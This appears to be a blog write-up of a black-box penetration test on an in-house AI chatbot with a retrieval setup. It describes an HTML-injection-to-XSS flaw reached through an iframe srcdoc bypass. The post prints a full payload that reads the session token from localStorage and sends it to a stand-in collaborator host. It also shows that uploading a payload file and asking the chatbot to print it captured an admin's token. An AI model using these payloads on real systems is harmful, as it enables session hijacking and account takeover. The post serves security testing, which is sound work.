

Hi everyone, in this article, I'll walk through a recent penetration test I conducted against a custom-built AI chatbot. As usual, we'll cover:
- The application overview
- The high-level architecture
- The vulnerability
- The exploit
This assessment was conducted as a black-box test, meaning no source code access, no architectural documentation, and no internal visibility — only what an external attacker would see.
Application Overview
Let's call the company A.Corp.
Instead of integrating a third-party chatbot, A.Corp built their own AI assistant from scratch:
- The model was trained in-house.
- The user interface was custom-built.
- The guardrails and safety controls were implemented internally.
Overview
Riding on the AI wave, this company, had come up with an AI chatbot. Unlike the ones in the market, the had created one for themselves, which means —
- It was an in-house trained model.
- They had created the UI themselves
- The guardrails were also created by their team
From a security perspective, this is both impressive and risky. When organizations build everything themselves, they also inherit full responsibility for securing everything themselves.
The chatbot featured a clean, minimal UI that allowed users to:
- Enter free-form prompts
- Upload files
- Ask questions in the context of uploaded documents
The AI chatbot had two user roles, (User and Admin). The admin users had the capability to read user conversations to ensure that the employees were not uploading confidential documents.
Architecture

This was a black box assessment, so, the following architecture diagram is incomplete. I'm assuming it would be something like this based on the API calls being made.
1. Prompt-Only Flow
When a user entered a prompt:
- The prompt was sent to an Azure Function.
- The function invoked the Large Language Model (LLM).
- The response was processed and returned to the user.
The Azure Function effectively acted as a middleware layer between the UI and the model.
2. File Upload + Contextual Query Flow
The file upload workflow was more interesting.
When a user uploaded a file:
- The file was stored in Microsoft Azure Blob Storage (conceptually similar to Amazon S3)
- A unique identifier (UUID) was generated for the file.
- Background processing created embeddings from the file's content.
- These embeddings were stored to enable semantic retrieval.
- When the user later submitted a prompt, the system sent:
- The user's prompt
- The file's UUID
- Retrieved contextual embeddings to the LLM.
6. The LLM would then generate a response grounded in the uploaded document.
In short, this was a typical Retrieval-Augmented Generation (RAG) setup:
- Blob storage for raw files
- Embeddings for semantic search
- LLM for response generation
I began with the UI testing first as the AI test cases were limited. I expanded on each feature offered by the application. I hadautorize (Burp Extension) turned on in the background which would take care of the any authentication and authorization related findings. They had over 100 APIs, so, autorize helped save the time.
The vulnerability
When I began typing HTML tags in the chatbot, I noticed that they were rendered as HTML and not as plaintext. I opened ChatGPT to see how they rendered HTML tags, and noticed that they were being rendered as plaintext.
So, I knew the application was vulnerable to HTML Injection. But the question was can we use this to cause an XSS?
I started with the<img src=x onerror=alert()> payloads and noticed that onerror=alert() attribute was being removed from the UI.
The result? — A broken image being displayed to me.
The same thing happened when I tried to use other HTML tags. Their attributes were removed before being rendered on the UI.
Dead End? Not yet!
The Exploit
I had come across this situation before. So, I knew what to do. Iframe has a srcdoc attribute. The attribute allows JavaScript execution. So, I created a simple payload such as the following and to cause an XSS alert.
<iframe srcdoc="<script>alert()</script>"></iframe>Authentication was handled through a token which was saved in the browser's local storage. JavaScript can be used to fetch that token through the localStorage.getItem() function.
So, I quickly create a payload to see if I can fetch the token and send it to my server. The payload failed due to a CORS error. I came to know about a no-cors mode within fetch , so, I used that to get the token to my server.
The complete exploit used was:
<iframe
srcdoc="<script>const token = localStorage.getItem('token');
const endpoint = 'https://BURP_COLLAB_LINK_HERE/resource2';
fetch(`${endpoint}?token=${encodeURIComponent(token)}`,
{ mode: 'no-cors' })
  .then(() => console.log('Request sent (response is opaque due to no-cors).'))
  .catch(err => console.error('Network error:', err));
</script>"></iframe>
The result was a callback on my server with the session token .

Even though this was enough to prove that XSS is possible, this wouldn't be much of an issue in itself as I would have to trick the user to submit such as payload in the chat.
Meanwhile, I was also checking the logs to see if my payload was being rendered on the admin logs to take over admin's session. When I checked the specific conversation, I noticed that my payload was rendered as plaintext.
Later, I remembered that there was also an upload file feature. Can it also be used to cause an XSS?

I created a text file with a simple <iframe srcdoc="<script>alert(localStorage.getItem('token'))</script>"></iframe> payload. Uploaded it to the chatbot and wrote a prompt to print the contents of text file.

Sure enough, the contents were printed and the XSS was triggered. So, multiple ways to trigger the same XSS. This time too, I checked the logs and found that unlike the previous time, the XSS was triggered and I had the admin's session token.
Hope you enjoyed reading the article. Please consider subscribing and clapping for the article.
In case you are interested in CTF/THM/HTB writeups consider visiting my YouTube channel.